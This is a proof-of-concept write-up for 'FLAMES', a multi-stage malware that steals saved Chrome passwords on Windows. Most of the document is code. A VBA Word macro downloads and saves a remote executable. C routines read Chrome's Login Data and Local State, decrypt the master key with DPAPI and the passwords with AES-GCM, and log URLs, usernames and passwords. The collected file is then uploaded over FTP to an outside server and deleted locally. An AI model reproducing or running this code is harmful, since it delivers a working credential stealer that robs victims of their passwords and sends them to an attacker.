FLAMES
(Multi Staged Malware POC)

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

Introduction:

Flames is a Browser based Password Extractor which works with Chrome. This paper , as well as the attached code segment will use a malicious word Macro created using VbScript which would be used to download our executable and fetch chrome credentials and send it back to a server via FTP using WININET API.

The programmatic implementation will be written in C using Win API.

The CODE:

This proof of concept contains a great deal of generic programming- more specifically string manipulation.

1. The victim downloads the malicious macro and the remote binary gets executed.

Doc1 - Module1 (Code)

(General) | DownloadXLFileFromURL

```
Option Explicit

Sub DownloadXLFileFromURL()

    Dim myURL As String, sFilename As String
    myURL = "https://github.com/D3VI5H4/FLAMES/blob/main/Data%20Exfiltrator.exe"
    sFilename = Environ("SystemDrive") & Environ("HomePath") & _
            Application.PathSeparator & "Desktop" & Application.PathSeparator & _
            "file.exe"

    Dim WinHttpReq As Object, oStream As Object
    Set WinHttpReq = CreateObject("Microsoft.XMLHTTP")
    WinHttpReq.Open "GET", myURL, False ', "username", "password"
    WinHttpReq.Send

    myURL = WinHttpReq.ResponseBody
    If WinHttpReq.Status = 200 Then
        Set oStream = CreateObject("ADODB.Stream")
        oStream.Open
        oStream.Type = 1
        oStream.Write WinHttpReq.ResponseBody
        oStream.SaveToFile sFilename, 2  ' 1 = no overwrite, 2 = overwrite
        oStream.Close
    End If

    Dim RetVal
```

2. The VerifyBrowser function invokes RegOpenKeyEx & RegQueryValueEx to check the default browser is set to Chrome.

```
BOOL VerifyBrowser(VOID)
{
    HKEY hKey = HKEY_CURRENT_USER;
    WCHAR lpSubKey[WCHAR_MAXPATH] = L"Software\\Microsoft\\Windows\\Shell\\Associations\\UrlAssociations\\http\\UserChoice";
    HKEY  phkResult;
    WCHAR lpValueName[WCHAR_MAXPATH] = L"\\ProgId";
    WCHAR lpData[WCHAR_MAXPATH];
    DWORD bufferSize = sizeof(lpData);

    if (RegOpenKeyEx(hKey, lpSubKey, 0, KEY_ALL_ACCESS, &phkResult) != ERROR_SUCCESS)
        goto FAILURE;

    if (RegQueryValueEx(phkResult, L"ProgId", NULL, NULL, (LPBYTE)&lpData, &bufferSize) != ERROR_SUCCESS)
        goto FAILURE;

    if (hKey)
        RegCloseKey(hKey);

    if (phkResult)
        RegCloseKey(phkResult);

    if (wcscmp(lpData, L"ChromeHTML") != 0)
        return FALSE;

    return TRUE;
```

3. Our code would query the login data file through SQL “"SELECT ORIGIN_URL,USERNAME_VALUE,PASSWORD_VALUE FROM LOGINS" stored in **"\\Google\\Chrome\\User Data\\Default\\Login Data"** and store it in a file.

```
    if (GetEnvironmentVariableW(L"LOCALAPPDATA", wModulePath, WCHAR_MAXPATH) == 0)
        goto FAILURE;

    wcscat_s(wModulePath, chromeLocalState);

    hHandle = CreateFile(wModulePath, GENERIC_READ, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    if (hHandle == INVALID_HANDLE_VALUE)
        goto FAILURE;

    dwError = GetFileSize(hHandle, NULL);
    if (dwError == INVALID_FILE_SIZE)
        goto FAILURE;

    lpLocalState = (PCHAR)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, (dwError));
    if (lpLocalState == NULL)
        goto FAILURE;

    if (!ReadFile(hHandle, lpLocalState, dwError, &dwBytesRead, NULL))
        goto FAILURE;
```

4. **Getting the Master Key :**

- ☐ Use GetEnvironmentVariableW to get LOCALAPPDATA
- ☐ Use wcscat to append L”\\Google\\Chrome\\UserData\\LocalState”
- ☐ Invoke ReadFile on “Local State” to read the entire contents of the file and store it in the Buffer created by HeapAlloc.
- ☐ Use strstr on the buffer and locate "\"os_crypt\":{\"encrypted_key\":\"".
- ☐ Using the StringRemoveSubstring function remove "\"os_crypt\":{\"encrypted_key\":\"" from the string .

- ☐ Use CryptStringToBinaryA & CryptUnprotectData to get the decoded Base64 Master Key.

```
Substring = strstr(Substring, "\"os_crypt\":{\"encrypted_key\":\"");
if (Substring == NULL)
    return NULL;

if (StringRemoveSubstring(Substring, (PCHAR)"\"os_crypt\":{\"encrypted_key\":\"") == NULL)
    return NULL;

if (StringTerminateString(Substring, '"') == NULL)
    return NULL;

if (!CryptStringToBinaryA(Substring, (DWORD)strlen(Substring), CRYPT_STRING_BASE64, NULL, &dwBufferLen, NULL, NULL))
    goto FAILURE;

pbBinary = (PBYTE)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, (dwBufferLen));
if (pbBinary == NULL)
    goto FAILURE;

if (!CryptStringToBinaryA(Substring, (DWORD)strlen(Substring), CRYPT_STRING_BASE64, pbBinary, &dwBufferLen, NULL, NULL))
    goto FAILURE;

if (pbBinary[0] == 'D')
    MoveMemory(pbBinary, pbBinary + 5, dwBufferLen);

Input.cbData = dwBufferLen;
Input.pbData = pbBinary;

if (!CryptUnprotectData(&Input, 0, NULL, NULL, NULL, 0, &Output))
    goto FAILURE;
```

5. **Decrypting the Password:**
   - ☐ Transform Password into a BYTE array and store the result in the buffer.
   - ☐ Make a BYTE pointer pointing to Buffer , increase it by 3 . Invoke BCryptOpenAlgorithmProvider for creating AES hash .
   - ☐ Invoke BCryptSetProperty to set the property to “Chaining Mode GCM”.
   - ☐ Invoke BCryptGenerateSymmetricKey which creates a key object for use with a symmetrical key encryption algorithm from the previous generated key.
   - ☐ Use BCryptDecrypt to decrypt the password and remove the last 16 bytes.

```
Buffer = (PBYTE)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, LenPass);
if (Buffer == NULL)
    goto FAILURE;

CharArrayToByteArray(Password, Buffer, LenPass);
pointer = Buffer;
pointer += 3;

Status = BCryptOpenAlgorithmProvider(&bCryptHandle, BCRYPT_AES_ALGORITHM, NULL, NULL);
if (!NT_SUCCESS(Status))
    goto FAILURE;

Status = BCryptSetProperty(bCryptHandle, L"ChainingMode", (PUCHAR)BCRYPT_CHAIN_MODE_GCM, 0, NULL);
if (!NT_SUCCESS(Status))
    goto FAILURE;

Status = BCryptGenerateSymmetricKey(bCryptHandle, &phKey, NULL, 0, Output.pbData, Output.cbData, 0);
if (!NT_SUCCESS(Status))
    goto FAILURE;

Info.pbNonce = pointer;
Info.cbNonce = 12;
Info.pbTag = (Info.pbNonce + LenPass - (3 + 16));
Info.cbTag = 16;

DecryptPassLen = LenPass - 3 - Info.cbNonce - Info.cbTag;
DecryptPass = (PBYTE)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, DecryptPassLen);
if (DecryptPass == NULL)
    goto FAILURE;

Status = BCryptDecrypt(phKey, (Info.pbNonce + Info.cbNonce), DecryptPassLen, &Info, NULL, 0, DecryptPass, DecryptPassLen, &DecryptSize, 0);
if (!NT_SUCCESS(Status))
    goto FAILURE;
```

6. Write the data to the file using a buffer.

```
sprintf(WriteArray, "Url: %s\r\nUsername: %s\r\nPassword: %s\r\n\n", Argv[0], Argv[1], (PCHAR)DecryptPass);
nNumberOfBytesToWrite = (DWORD)strlen(WriteArray);

if (!WriteFile(hLog, WriteArray, nNumberOfBytesToWrite, &lpNumberOfBytesWritten, NULL))
    goto FAILURE;
```

7. **Uploading :**

Then our code initializes WININET usage by InternetOpenW. Following a successful initialization we invoke InternetConnectW with details to our ftp server and upload the file using FPutFileW and then using DeleteFile to delete the file from the local system.

```
hInternetOpen = InternetOpenW(L"Mozilla/4.1337", INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);
if (hInternetOpen == NULL)
    goto FAILURE;

hInternetConnect = InternetConnectW(hInternetOpen, L"ftp.drivehq.com", INTERNET_DEFAULT_FTP_PORT, NULL , NULL, INTERNET_SERVICE_FTP, 0, 0);
if (hInternetConnect == NULL)
    goto FAILURE;

if (!FtpPutFileW(hInternetConnect, L"file.txt", lpRemoteFile, FTP_TRANSFER_TYPE_BINARY, 0))
    goto FAILURE;

if (!DeleteFile(L"file.txt"))
    goto FAILURE;
```

Harvested Credentials